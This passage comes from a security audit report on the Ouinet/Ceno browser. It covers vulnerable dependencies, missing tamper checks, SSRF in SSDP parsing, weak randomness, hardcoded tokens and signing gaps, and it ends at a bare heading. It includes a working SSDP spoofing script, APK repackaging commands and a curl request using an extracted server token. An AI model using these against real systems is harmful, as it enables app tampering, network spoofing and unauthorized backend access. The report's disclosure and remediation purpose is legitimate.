OUI-01-009 WP6: Multiple Vulnerable Dependencies *(Medium)*

Retest Notes: Resolved by Ouinet[8283] and confirmed by 7ASecurity.

It was found that multiple third-party dependencies used in the *ceno-android* codebase are affected by publicly disclosed vulnerabilities. While most of these issues are unlikely to be directly exploitable under the current implementation, their presence indicates poor dependency management practices and introduces unnecessary security risk. The following table summarizes the affected components, associated vulnerabilities, and severity levels:

Component	Vulnerabilities	Severity
certifi==2022.12.7	CVE-2023-37920[84]	Critical
rexml (3.2.6)	CVE-2024-49761[85], CVE-2024-41946[86], CVE-2024-39908[87], CVE-2024-41123[88], CVE-2024-35176[89]	Critical
urllib3==1.26.13	CVE-2024-37891[90], CVE-2023-45803[91], CVE-2025-50181[92]	Medium
idna==3.4	CVE-2024-3651[93]	Medium
requests==2.28.1	CVE-2024-35195[94], CVE-2023-32681[95], CVE-2024-47081[96]	Medium

[82] https://gitlab.com/ceno-app/ceno-android/-/commit/f34f9200a450a885b60db8bd97e07a193484ee69
[83] https://gitlab.com/ceno-app/ceno-android/-/commit/6276c53a41aba4aeddbd334eb3a47fee01673b58
[84] https://nvd.nist.gov/vuln/detail/cve-2023-37920
[85] https://nvd.nist.gov/vuln/detail/CVE-2024-49761
[86] https://nvd.nist.gov/vuln/detail/CVE-2024-41946
[87] https://nvd.nist.gov/vuln/detail/CVE-2024-39908
[88] https://nvd.nist.gov/vuln/detail/CVE-2024-41123
[89] https://nvd.nist.gov/vuln/detail/CVE-2024-35176
[90] https://nvd.nist.gov/vuln/detail/CVE-2024-37891
[91] https://nvd.nist.gov/vuln/detail/CVE-2023-45803
[92] https://nvd.nist.gov/vuln/detail/CVE-2025-50181
[93] https://nvd.nist.gov/vuln/detail/CVE-2024-3651
[94] https://nvd.nist.gov/vuln/detail/CVE-2024-35195
[95] https://nvd.nist.gov/vuln/detail/CVE-2023-32681
[96] https://nvd.nist.gov/vuln/detail/CVE-2024-47081

Affected File:
https://gitlab.com/ceno-app/[...]/-/blob/main/Gemfile.lock?ref_type=heads#L174

Affected Code:
```
GEM
 remote: https://rubygems.org/
 specs:
  rexml (3.2.6)
[...]
```

Affected File:
https://gitlab.com/ceno-app/ceno-android/[...]/requirements.txt?ref_type=heads#L108

Affected Code:
```
requests==2.28.1 \
    --hash=sha256:7c5599b102feddaa661c826c56ab4fee28bfd17f5abca1ebbe3e7f19d7c97983 \
    --hash=sha256:8fefa2a1a1365bf5520aac41836fbee479da67864514bdb821f31ce07ce65349
    # via
    #   requests-unixsocket
    #   taskcluster-taskgraph
[..]
urllib3==1.26.13 \
    --hash=sha256:47cc05d99aaa09c9e72ed5809b60e7ba354e64b59c9c173ac3018642d8bb41fc \
    --hash=sha256:c083dd0dce68dbfbe1129d5271cb90f9447dea7d52097c6e0126120c521ddea8
    # via requests
```

To reduce exposure and improve dependency management practices, it is recommended to integrate automated vulnerability scanners such as *Trivy*[97] or *Grype*[98] into the CI/CD pipeline. These tools can detect known issues in dependencies and container images during the build process. In parallel, automated dependency update tools such as *Dependabot*[99] or *Renovate*[100] should be used to monitor for security patches and submit pull requests when updated versions are available. This layered approach ensures timely identification of emerging risks and facilitates efficient remediation through continuous, automated updates.

[97] https://trivy.dev/latest/
[98] https://github.com/anchore/grype
[99] https://github.com/dependabot/dependabot-core
[100] https://github.com/renovatebot/renovate

OUI-01-014 WP6: Missing File Integrity Measures on Android *(Info)*

It was found that the Ceno Android application does not implement file integrity mechanisms to detect tampering of its code or resources. As a result, the application fails to alert users about the security implications of running a modified version.

The issue can be confirmed by modifying the application and observing its behavior during execution.

Step 1: Unpack the APK

Command:

```
apktool d base.apk
```

Step 2: Modify Smali Code

A logging statement was added to the *onFragmentViewCreated* method:

Modified File:
smali_classes4/ie/equalit/ceno/base/BaseActivity$onCreate$1.smali

Modified Content:

```
.method public
onFragmentViewCreated(Landroidx/fragment/app/FragmentManager;Landroidx/fragment/app/Fra
gment;Landroid/view/View;Landroid/os/Bundle;)V
    .locals 3
    [...]
    .line 65
    invoke-virtual {p2}, Ljava/lang/Object;->getClass()Ljava/lang/Class;

    move-result-object p1

    const-string v1, "7ASECURITY"
    const-string v2, "ABSENCE OF FILE INTEGRITY CHECKS!"

    invoke-static {v1, v2},
Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

    return-void
.end method
```

Step 3: Repack, Align, and Sign

Command:

```
apktool b
zipalign -v 4 dist/base.apk ../base-repackaged.apk
```

```
apksigner sign --ks [...]/debug.keystore --ks-key-alias signkey base-repackaged.apk
```

Note: All APK splits must be signed with the same certificate.

Step 4: Install Modified APK

Command:

```
adb install-multiple base-repackaged.apk split_config.arm64_v8a.apk split_config.es.apk
split_config.xxhdpi.apk
```

Step 5: Execute and Observe Logs

Command:

```
pidof ie.equalit.ceno
```

Output:

```
31872
```

Command:

```
logcat --pid=31872 | grep -i "ABSENCE"
```

Output:

```
07-05 14:43:01.563 31872 31872 D 7ASECURITY    : ABSENCE OF FILE INTEGRITY CHECKS!
```

This confirms that the application runs normally and logs the injected message, without detecting the tampering.

File integrity verification should be implemented to detect tampering as part of a defense-in-depth strategy. Although such mechanisms can be bypassed with sufficient resources, they provide an additional layer of protection.

Possible options include:

- Google Play Integrity API for online verification of application integrity.
- Open-source libraries such as *Android-Tamper-Detector*[101] and *safe_to_run*[102], available on GitHub.

These measures help detect and respond to tampering attempts more effectively.

[101] https://github.com/mukeshsolanki/Android-Tamper-Detector
[102] https://github.com/Safetorun/safe_to_run

OUI-01-021 WP2: Weaknesses via Unsafe Dynamic Activity Launch *(Low)*

Retest Notes: Resolved by Ouinet[103] and confirmed by 7ASecurity.

It was identified that the *getActivityPendingIntent* method in the *OuinetNotification* component dynamically calls *Class.forName(activityName)* on a potentially untrusted *activityName* input. While the current usage context may not be directly exploitable due to the *OuinetService* being unexported and the *PendingIntent* being marked as *FLAG_IMMUTABLE*, this pattern constitutes a risky coding practice that could lead to unintended behavior if triggered in a different context or through future code changes.

If *activityName* originates from an untrusted source (e.g., intent extras, remote configuration, or user input), an attacker could potentially manipulate it to launch arbitrary activities, misuse exported components, or invoke unintended application flows.

Affected File:
https://gitlab.com/equalitie/ouinet/blob/[...]/ie/equalit/ouinet/OuinetNotification.kt#L42

Affected Code:

```
private fun getActivityPendingIntent(
   activityName: String
): PendingIntent {
   Intent(context, Class.forName(activityName)).also { intent ->
       intent.action = Intent.ACTION_MAIN
       intent.addCategory(Intent.CATEGORY_LAUNCHER)
       intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK)
       intent.addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT)
       intent.putExtra(FROM_NOTIFICATION_EXTRA, 1)
       return PendingIntent.getActivity(
           context,
           HOME_CODE,
           intent,
           getFlags()
       )
   }
}
```

To ensure robust security and future-proof the codebase, it is advised to restrict *activityName* to a predefined allowlist of safe, internal class names before using reflection, avoiding dynamic class loading based on uncontrolled input wherever possible.

Proposed fix:

```
val allowedActivities = setOf(
```

[103] https://gitlab.com/equalitie/ouinet/-/merge_requests/129

```
    "com.example.MainActivity",
    "com.example.ConfirmActivity"
)
if (activityName !in allowedActivities) {
    Log.w(TAG, "Rejected unexpected activity: $activityName")
    return null // or fallback to a default
}
```

OUI-01-025 WP1: Typo in HTML Sanitizer Escape Function *(Low)*

It was found that the *as_safe_html* function in the client frontend component contains a typo in its escaping logic. The less-than character (<) is replaced twice, while the greater-than character (>) is never replaced. Although unescaped > does not usually break quoted attributes in modern browsers, omission creates inconsistency and may cause subtle rendering issues.

In edge cases such as embedding untrusted data in text nodes, script contexts, or unusual attributes, this flaw could be abused for Cross-Site Scripting (XSS). No current usage in the codebase was found to be vulnerable.

Affected File:
https://gitlab.com/equalitie/ouinet[...]/src/client_front_end.cpp

Affected Code:

```
static string as_safe_html(string s) {
    boost::replace_all(s, "&", "&amp;");
    boost::replace_all(s, "<", "&lt;");
    boost::replace_all(s, "<", "&gt;");
    boost::replace_all(s, "\"", "&quot;");
    boost::replace_all(s, "'", "&#39;");
    return s;
}
```

It is recommended to correct the escaping logic to ensure all five critical HTML characters are handled consistently, preventing rendering anomalies or potential XSS.

Proposed fix:

```
static string as_safe_html(string s) {
    boost::replace_all(s, "&", "&amp;");
    boost::replace_all(s, "<", "&lt;");
    boost::replace_all(s, ">", "&gt;");
    boost::replace_all(s, "\"", "&quot;");
    boost::replace_all(s, "'", "&#39;");
    return s;
}
```

OUI-01-026 WP1: Unvalidated SSDP Location URI Processing *(Medium)*

It was found that the CPPUPnP library SSDP parser accepts the *LOCATION* header from any SSDP response and uses it to construct control URLs in IGD discovery. A malicious actor on the local network can inject arbitrary *LOCATION:* values pointing to internal services or devices. Because host validation is not enforced, this creates an SSRF vector to unintended LAN endpoints.

An exploitation attempt using a spoofed *LOCATION* header was unsuccessful because the library strips query string components of the URI. However, if this behavior changes, the issue could be exploited. As SSDP originates from the local network, unrestricted URIs are typically assumed safe, but within Ouinet they require validation.

PoC: spoof_ssdp.py

```
import socket
import time
import struct
import os

# Configuration
MULTICAST_IP = "239.255.255.250"
MULTICAST_PORT = 1900
INTERFACE_IP = "0.0.0.0"  # Listen on all interfaces
FAKE_LOCATION = "http://127.0.0.1:8078/?proxy_access=enable"     # NOTE: query part is
stripped by the CPPUPnP

# Pre-built response (cache to minimize processing time)
RESPONSE_TEMPLATE = (
    "HTTP/1.1 200 OK\r\n"
    "CACHE-CONTROL: max-age=120\r\n"
    "ST: urn:schemas-upnp-org:device:InternetGatewayDevice:1\r\n"
                                                                    "USN:
uuid:07306334-9d7a-4604-9de2-de2ee722c8f6::urn:schemas-upnp-org:device:InternetGatewayD
evice:1\r\n"
    "EXT:\r\n"
    f"LOCATION: {FAKE_LOCATION}\r\n"
    "SERVER: Fake/1.0 UPnP/1.1\r\n"
    "OPT: \"http://schemas.upnp.org/upnp/1/0/\"; ns=01\r\n"
    "01-NLS: 1\r\n"
    "BOOTID.UPNP.ORG: 1\r\n"
    "CONFIGID.UPNP.ORG: 1337\r\n"
    "\r\n"
).encode('utf-8')

# Create receiving socket
recv_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
recv_sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
recv_sock.bind((MULTICAST_IP, MULTICAST_PORT))
```

```
# Join multicast group
mreq = struct.pack("4sl", socket.inet_aton(MULTICAST_IP), socket.INADDR_ANY)
recv_sock.setsockopt(socket.IPPROTO_IP, socket.IP_ADD_MEMBERSHIP, mreq)
recv_sock.setblocking(False)  # Non-blocking mode

# Create sending socket bound to port 1900
send_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
send_sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
send_sock.bind(('0.0.0.0', MULTICAST_PORT))  # Bind to port 1900
send_sock.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)

print(f"[*] Starting optimized SSDP spoofer (running as PID {os.getpid()})")
print(f"[*] Spoofed LOCATION: {FAKE_LOCATION}")
print("[*] Listening for M-SEARCH requests...")

# Target substring to identify valid requests
TARGET_ST = b"urn:schemas-upnp-org:device:InternetGatewayDevice:1"
TARGET_METHOD = b"M-SEARCH"

while True:
    try:
        data, addr = recv_sock.recvfrom(1024)
    except BlockingIOError:
        time.sleep(0.0001)  # 100µs sleep to reduce CPU load
        continue
    except OSError as e:
        if e.errno == 10054:  # Windows WSAECONNRESET
            continue
        raise

    start_time = time.perf_counter_ns()

    # Fast pattern matching (avoid full decode)
    if TARGET_METHOD in data and TARGET_ST in data:
        client_ip, client_port = addr
        print(f"[+] Intercepted M-SEARCH from {client_ip}:{client_port}")

        # Send response from port 1900
        try:
            send_sock.sendto(RESPONSE_TEMPLATE, (client_ip, client_port))
            latency = (time.perf_counter_ns() - start_time) // 1000
            print(f"[!] Response sent in {latency}µs to {client_ip}:{client_port}")
        except OSError as e:
            print(f"[!] Send error: {e}")
```

Affected File:
https://gitlab.com/equalitie/cpp-upnp/[...]/src/ssdp.cpp

Affected Code:

```
result<query::response, query::error::parse>
query::response::parse(string_view lines)
{
    [...]
    while (auto opt_line = str::consume_until(lines, {"\r\n", "\n"})) {
        auto line = *opt_line;

        if (line_n++ == 0) {
            // Parse first line (e.g. "HTTP/1.x 200 OK")
            if (!str::istarts_with(line, "http")) {
                return E{error::http_status_line{lines.to_string()}};
            }
            str::consume_until(line, " ");
            str::trim_space_prefix(line);
            auto result = str::consume_until(line, " ");
            if (!result || *result != "200") {
                return E{error::http_result{lines.to_string()}};
            }
            continue;
        }

        auto opt_key = str::consume_until(line, ":");
        if (!opt_key) break;

        auto key = *opt_key;
        auto val = line;
        [...]
        if (boost::iequals(key, "LOCATION")) {
            auto location = url_t::parse(val.to_string());
            if (!location) {
                return E{error::location_url{lines.to_string()}};
            }
            ret.location = std::move(*location);
        }
[...]
}
```

Affected File:

https://gitlab.com/equalitie/cpp-upnp/[...]/src/igd.cpp

Affected Code:

```
result<std::vector<igd>> igd::discover(NetExecutor exec, net::yield_context yield)
{
    using namespace std;

    auto q = ssdp::query::start(exec, yield);
    if (!q) return q.error();
    auto& query = q.value();
```

```
    std::set<std::string> already_seen;
    std::vector<igd> igds;

    while (true) {
        auto qr = query.get_response(yield);
        [...]
        auto& rsp = qr.value();

        auto res_root_dev = query_root_device(exec, rsp.location, yield);
    }
    [...]
}
```

It is recommended to validate that resolved *LOCATION* host IPs fall within LAN subnets (10.0.0.0/8, 192.168.0.0/16, 172.16.0.0/12). Any values outside these ranges, including localhost or cloud metadata endpoints such as 127.0.0.0/8 or 169.254.169.254, should be rejected to prevent SSRF.

OUI-01-027 WP1: Weak Randomness in DHT Node ID Generation *(Medium)*

It was found that Ouinet generates DHT node IDs using insecure randomness. Under BEP-42[104], the prefix must be derived from the client IP address using a CRC32C checksum of masked bytes, ensuring uniqueness. However, the remaining 152 bits are generated with the C/C++ *rand()* function, which provides low entropy. This makes node IDs predictable and may enable routing or lookup attacks in the DHT.

Affected File:
https://gitlab.com/equalitie/ouinet/[...]/src/bittorrent/node_id.cpp

Affected Code:

```
NodeID NodeID::generate( asio::ip::address address
                       , boost::optional<uint8_t> test_rnd)
{
    NodeID node_id;

      using CRC32C = boost::crc_optimal<32, 0x1edc6f41, 0xffffffff, 0xffffffff, true,
true>;

    uint32_t checksum;

    node_id.buffer[19] = (test_rnd ? *test_rnd : std::rand()) & 0xff;

    if (address.is_v4()) {
        auto ip_bytes = address.to_v4().to_bytes();
```

[104] https://www.bittorrent.org/beps/bep_0042.html

```
        for (int i = 0; i < 4; i++) {
            ip_bytes[i] &= (0xff >> (6 - i * 2));
        }

        ip_bytes[0] |= ((node_id.buffer[19] & 7) << 5);

        CRC32C crc;
        crc.process_bytes(ip_bytes.data(), 4);
        checksum = crc.checksum();
    } else {
        auto ip_bytes = address.to_v6().to_bytes();

        for (int i = 0; i < 8; i++) {
            ip_bytes[i] &= (0xff >> (7 - i));
        }

        ip_bytes[0] |= ((node_id.buffer[19] & 7) << 5);

        CRC32C crc;
        crc.process_bytes(ip_bytes.data(), 8);
        checksum = crc.checksum();
    }

    node_id.buffer[0] = (checksum >> 24) & 0xff;
    node_id.buffer[1] = (checksum >> 16) & 0xff;
    node_id.buffer[2] = ((checksum >> 8) & 0xf8) | (rand() & 0x7);
    for (int i = 3; i < 19; i++) {
        node_id.buffer[i] = rand() & 0xff;
    }

    return node_id;
}
```

It is recommended to continue using CRC32C for the mandated prefix but replace *std::rand()* with a cryptographically secure generator such as *std::random_device* or an OS CSPRNG like */dev/urandom*. This preserves BEP-42 compliance while producing high-entropy node IDs resistant to prediction and collision.

OUI-01-028 WP1: Weak Password Generation for Injector Credentials *(Low)*

It was found that the Ouinet wrapper script generates injector credentials by hashing random bytes with *md5sum* and truncating the result. This method restricts passwords to 32-character hexadecimal strings, limiting the character set to 16 symbols. As a result, entropy is reduced compared to alphanumeric passwords of equivalent length, increasing susceptibility to brute-force attacks, particularly when configurations are reused across deployments without rotation.

Affected File:
https://gitlab.com/equalitie/ouinet/[...]/scripts/ouinet-wrapper.sh

Affected Code:

```
# Generate a random password for injector credentials.
if [ "$PROG" = injector ]; then
    password=$(dd if=/dev/urandom bs=1024 count=1 status=none | md5sum | cut -f1 -d' ')
    sed -i -E "s/^(credentials\s*=\s*).*/\1ouinet:$password/" "$CONF"
fi
```

It is recommended to generate credentials using a larger character set backed by a cryptographically secure source. This increases entropy and makes brute-force attacks less feasible.

Proposed Fix:

```
# Generate a random password for injector credentials.
if [ "$PROG" = injector ]; then
    password=$(tr -dc 'A-Za-z0-9' </dev/urandom | head -c32)
    sed -i -E "s/^(credentials\s*=\s*).*/\1ouinet:$password/" "$CONF"
fi
```

OUI-01-030 WP6: Potential Metric Collection Hijacking *(Medium)*

It was found that the *X-Ouinet-Metrics-Server-Token* is hardcoded in the application binary, exposed in plaintext, and easily extracted through reverse engineering of the APK. This poses a security risk by allowing attackers to access, manipulate, or overwhelm the metrics infrastructure and gain unauthorized access to backend endpoints. This was confirmed as follows:

PoC (send random metric):

```
curl -s -v -k -X POST \
  -H "User-Agent: Ouinet.Client" \
  -H "Content-Type: application/octet-stream" \
  -H "X-Ouinet-Metrics-Record-Name: test-record" \
  -H "X-Ouinet-Metrics-Server-Token: CcmPTtdB5[...]1XMHYuo9opst" \
  --data-binary $'\x89\x50\x4e\x47\x0d\x0a\x1a\x0a\x00\x01\x02\x03\x04\x05\xFF\xFE' \
  "https://endpoint-dev.ouinet.work/.well-known/endpoint"
```

Output:

```
* [HTTP/2] [1] OPENED stream for https://endpoint-dev.ouinet.work/.well-known/endpoint
[...]

> POST /.well-known/endpoint HTTP/2
> Host: endpoint-dev.ouinet.work
> Accept: */*
> User-Agent: Ouinet.Client
> Content-Type: application/octet-stream
> X-Ouinet-Metrics-Record-Name: test-record
> X-Ouinet-Metrics-Server-Token: CcmPTtdB[...]Gf1XMHYuo9opst
> Content-Length: 8
>
* upload completely sent off: 8 bytes
< HTTP/2 406
< date: Thu, 07 Aug 2025 16:08:43 GMT
< content-length: 16
< content-type: text/plain; charset=utf-8
<
* Connection #0 to host endpoint-dev.ouinet.work left intact
malformed record%
```

Although the backend returned a *406 Not Acceptable* error, the proof of concept confirmed that the supplied credentials were valid. The root cause of this issue can be found in the following file:

Affected File:
https://gitlab.com/ceno-app/ceno-android/[...]/equalit/ceno/components/Ouinet.kt#L25

Affected Code:

```
class Ouinet (
       private val context : Context
   ) {

   lateinit var config: Config
   val METRICS_FRONTEND_TOKEN = CenoSettings.generateRandomToken()
   val METRICS_SERVER_TOKEN = "CcmPTtdB[...]AlGf1XMHYuo9opst"
```

It is recommended to remove hardcoded credentials from the application and provision tokens securely at runtime. Tokens should be short-lived or scoped to metric submission only, and a rotation mechanism should be enforced on the backend to limit exposure if leaked.

OUI-01-037 WP1: Development Artifacts in Release Binaries *(Low)*

Development artifacts are present in the Ceno Browser for Windows binaries (Ouinet client component). The application attempts to load files from hardcoded development paths during launch. This behavior could be exploited by attackers to alter the functionality of the Ouinet client and the browser.

Affected Resources:
Ceno-Desktop Application
Ouinet client.exe

Ceno Browser Process Monitor

```
PATH NOT FOUND client.exe    15248  CreateFile
C:\Users\User\eq\dev\ouinet\src\ouinet.build\ouinet-windows-build\openssl\install\ssl\openssl.cnf
```

Other not found file paths

```
C:\Users\User\eq\dev\ouinet\src\ouinet.build\ouinet-windows-build\openssl\install\ssl\openssl.cnf

C:\Users\User\eq\dev\ouinet\src\ouinet.build\ouinet-windows-build\openssl\install\ssl\cert.pem

C:\Users\User\eq\dev\ouinet\src\ouinet.build\ouinet-windows-build\openssl\install\ssl\cert.pem

C:\etc\gcrypt\fips_enabled
C:\proc\sys\crypto\fips_enabled
C:\etc\gcrypt\hwf.deny
```

It is recommended to review the source code and remove all unnecessary references from release binaries.

OUI-01-038 WP9: Multiple Signing Issues on Ceno-Desktop App *(Medium)*

Ceno Browser and Ouinet use signatures to ensure the integrity of binaries (*installers* and *client.exe*). However, signing is inconsistent and does not include all binaries and libraries. This allows an attacker to replace unsigned binaries with backdoored equivalents. In addition, the manual verification process is unnecessarily complex, which discourages regular users from performing it.

Security measures are ineffective if they are incorrectly applied or too difficult to follow. An attacker requires only a single weakness to exploit the software, while defensive mechanisms must be comprehensive to provide reliable protection.

Affected Resource:
Ceno-Desktop Application

Issue 1: Windows Ceno Browser binaries not signed

Ceno Browser Windows installers are correctly signed, but the installed binaries are not. If an attacker replaces the binaries on a device, the application will execute malicious code.

Unsigned installed binaries

```
SignerThumbprint Path
---------------- ----
! NOT SIGNED     C:\Program Files\Ceno Alpha\AccessibleMarshal.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\ceno-alpha.exe
! NOT SIGNED     C:\Program Files\Ceno Alpha\freebl3.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\gkcodecs.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\lgpllibs.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\libEGL.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\libGLESv2.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\mozavcodec.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\mozavutil.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\mozglue.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\nmhproxy.exe
! NOT SIGNED     C:\Program Files\Ceno Alpha\nss3.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\plugin-container.exe
! NOT SIGNED     C:\Program Files\Ceno Alpha\softokn3.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\xul.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\Ouinet\CRYPTBASE.DLL
! NOT SIGNED     C:\Program Files\Ceno Alpha\Ouinet\KernelBase.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\Ouinet\libboost_asio.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\Ouinet\libboost_asio_ssl.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\Ouinet\libgcc_s_seh-1.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\Ouinet\libgcrypt-20.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\Ouinet\libgpg-error6-0.dll
```

```
! NOT SIGNED     C:\Program Files\Ceno Alpha\Ouinet\libstdc++-6.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\Ouinet\libwinpthread-1.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\Ouinet\zlib1.dll
! NOT SIGNED     C:\Program Files\Ceno Alpha\uninstall\helper.exe
```

Signed components:

```
SignerThumbprint                         Path
----------------                         ----
B2732A60F9D0E554F756D87E7446A20F216B4F73 Ceno Alpha\msvcp140.dll
B2732A60F9D0E554F756D87E7446A20F216B4F73 Ceno Alpha\vcruntime140.dll
B2732A60F9D0E554F756D87E7446A20F216B4F73 Ceno Alpha\vcruntime140_1.dll
D73E913BCAE206834A30823035636FC5A3217436 Ceno Alpha\Ouinet\client.exe
```

Although Ouinet proxy libraries were modified during testing, the proxy did not launch. However, Ceno Browser does not verify whether *client.exe* or the libraries are signed, which indicates incorrect integration configuration.

Issue 2: Signtool usage to check binary signature

A default Windows installation does not include *signtool.exe*. This tool must be installed with the Microsoft Windows Software Development Kit (over 3.5 GB), which makes the procedure complex and impractical for most users.

Command (recommended by Ceno website):

```
signtool.exe verify /pa /v ceno-alpha-windows-[...].exe
[...]
Signing Certificate Chain:
Issued to: E3D17812-E9F1-46C8-B650-4D39786777D9
Issued by: E3D17812-E9F1-46C8-B650-4D39786777D9
Expires: Sat Apr 25 15:13:25 2026
SHA1 hash: D73E913BCAE206834A30823035636FC5A3217436
[...]
```

Issue 3: Self-signed certificate used to sign binaries

Ouinet client proxy and Ceno Browser Windows installers are signed with a self-signed certificate. Timestamping is provided by DigiCert, but the use of a self-signed certificate causes the browser to prompt the user for confirmation when *client.exe* runs for the first time. The binary is considered untrusted. Although installers are signed, the verification process is suboptimal because the certificate contains only a GUID instead of a readable subject name.

Command:

```
.\signtool.exe verify /pa /v ceno-alpha-win64-system-0.0.4-cdb28a9b.exe
```

Result:

```
Signature Index: 0 (Primary Signature)
Hash of file (sha256): 3895D7DF2565F470723219CCC5BF8844C166A2B4F9E4C21322CE90A441C9263F

Signing Certificate Chain:
    Issued to: E3D17812-E9F1-46C8-B650-4D39786777D9
    Issued by: E3D17812-E9F1-46C8-B650-4D39786777D9
    Expires:   Sat Apr 25 21:13:25 2026
    SHA1 hash: D73E913BCAE206834A30823035636FC5A3217436

The signature is timestamped: Tue Jul 29 23:37:58 2025
Timestamp Verified by:
    Issued to: DigiCert Assured ID Root CA
    Issued by: DigiCert Assured ID Root CA
    Expires:   Mon Nov 10 02:00:00 2031
    SHA1 hash: 0563B8630D62D75ABBC8AB1E4BDFB5A899B24D43

        Issued to: DigiCert Trusted Root G4
        Issued by: DigiCert Assured ID Root CA
        Expires:   Mon Nov 10 01:59:59 2031
        SHA1 hash: A99D5B79E9F1CDA59CDAB6373169D5353F5874C6

            Issued to: DigiCert Trusted G4 TimeStamping RSA4096 SHA256 2025 CA1
            Issued by: DigiCert Trusted Root G4
            Expires:   Fri Jan 15 01:59:59 2038
            SHA1 hash: 07894D00FC194A17DB273AEB5CF8FACEF14423A4

                Issued to: DigiCert SHA256 RSA4096 Timestamp Responder 2025 1
                Issued by: DigiCert Trusted G4 TimeStamping RSA4096 SHA256 2025 CA1
                Expires:   Thu Sep 04 01:59:59 2036
                SHA1 hash: DD6230AC860A2D306BDA38B16879523007FB417E

SignTool Error: A certificate chain processed, but terminated in a root
        certificate which is not trusted by the trust provider.

Number of files successfully Verified: 0
Number of warnings: 0
Number of errors: 1
```

A timestamp countersignature complements the binary signing process but does not replace actual code signing.

It is recommended to document the use of the PowerShell *Get-AuthenticodeSignature functi*on, which is included in most default Windows installations. This function should be used for basic hash-based signature verification by end users. A proper certificate should also be obtained for signing binaries released for Windows platforms.

Command:

```
Get-AuthenticodeSignature .\ceno-alpha-win64-system-0.0.4-cdb28a9b.exe
```

All binaries, including recompiled libraries embedded in installers, should be signed. Certificate verification should be performed during the build process and when artifacts are exchanged between Ceno-App and eQualitie entities in GitLab. This ensures downloaded artifacts pass integrity checks before being included in the installer. The software should also not launch if underlying integrity checks fail.

OUI-01-039 WP9: Release and Backporting Gaps *(Medium)*

When an application is developed for multiple platforms, its core components should remain consistent, particularly for security features. The Ceno Desktop App (Alpha) uses an outdated Ouinet core component, which lacks security features present in later versions.

The Ouinet changelog does not list security-related features or bug fixes. This omission makes it difficult for teams integrating Ouinet components to identify and apply security fixes promptly. These issues highlight gaps in the development and deployment process. Backporting mechanisms are missing. Such mechanisms would notify all vendors to uniformly apply security-related changes to their own software, such as Ceno Browser.

Issue 1: Windows Ceno Desktop Application using outdated Ouinet Core

Both the standalone installer for the Ceno Desktop Browser and the binary installed from the Microsoft Store use the following components:

Components version:

```
Ceno Browser: 140.0 Build ID 20250729130125
Ceno Extension: 1.9.1
Ouinet: 1.1.1 Release
```

Issue 2: Newest Android Ceno Browser Application using Ouinet 1.3+

The newest version of the Android application installed from Google Play uses the following components:

Components version:

```
Ceno Browser: 2.6.1 Build ID 2020060100
GeckoView: 141.0.1-20250728130431
Ouinet: 1.3.0 RelWithDebInfo main
```

Issue 3: X-Ouinet-Front-End-Token introduced in Ouinet 1.2.0 (March 2025)

The *X-Ouinet-Front-End-Token* header was introduced in March 2025 but not documented in the changelog or release notes. As a result, it is implemented correctly only in the new Android-based Ceno Browser application.

Ouinet git commit:

```
commit a78a4afab5d33161c743732c4b1d904788d90b32
Author: [...] <[...]@gmail.com>
Date:   Mon Mar 24 16:58:58 2025 +0100

    Add --front-end-access-token option

    Use setFrontEndAccessToken from Java
```

Security fixes and features should be published publicly, including in the changelog. This enables all vendors integrating Ouinet libraries to incorporate security patches and begin adapting to breaking changes. Such transparency helps maintain a high security level.

New security features should be described in detail, with explanations of implementation reasons and integration steps for vendors. Ideally, references to related issues providing additional context should be included.

OUI-01-040 WP9: Lack of Commit Signatures in Git Repository *(Low)*

It was noted that multiple unsigned commits are present in the Git repositories. If an attacker compromises a developer machine or gains access to an SSH key used by a developer, malicious code may be committed to the repository. This risk increases if other security mechanisms, such as required approvals, fail. Signature verification should therefore be part of the code review workflow.

Affected Repositories:
https://gitlab.com/equalitie/ouinet.git
https://gitlab.com/ceno-app/ceno-android.git
https://gitlab.com/ceno-app/ceno-ext-settings.git

Sample unsigned commit in Ouinet main source code:

Command

```
git show 92c380e8 --show-signature -q
```

Output

```
# Missing signature part
commit 92c380e82a4f795a915fd1a21d3cf16e2c7c3ae4 (HEAD, tag: v1.2.1)
```

```
Author: [...] <[...]@equalitie.org>
Date:   Fri Jun 6 09:16:09 2025 -0600

    Release v1.2.1
```

It can be compared to a commit that is signed, but the public key is not loaded locally. This means it requires further verification, but it illustrates a commit that contains a signature.

Command

```
git show 130514dc --show-signature -q
```

Output:

```
commit 130514dc2a769eacdb6e1d5644b5f6592ec681cf
gpg: Signature made Tue 07 Mar 2023 04:52:20 PM EST
gpg:                using RSA key 4AEE18F83AFDEB23
gpg: Can't check signature: No public key
Merge: cb2bbe9f 3a02934c
Author: [...] <[....]@users.noreply.github.com>
Date:   Tue Mar 7 15:52:20 2023 -0600

    Merge pull request #59 from equalitie/fix-cache-announcer
```

The majority of commits in the Ouinet repositories are not signed.

It is recommended to sign[105][106] all commits to enable verification of commit authorship and to reject unsigned changes.

[105] https://docs.github.com/en/authentication/managing-commit-signature-verification/signing-commits
[106] https://docs.gitlab.com/user/project/repository/signed_commits/

OUI-01-041 WP9: Lack of Signatures for Published Docker Containers *(Medium)*

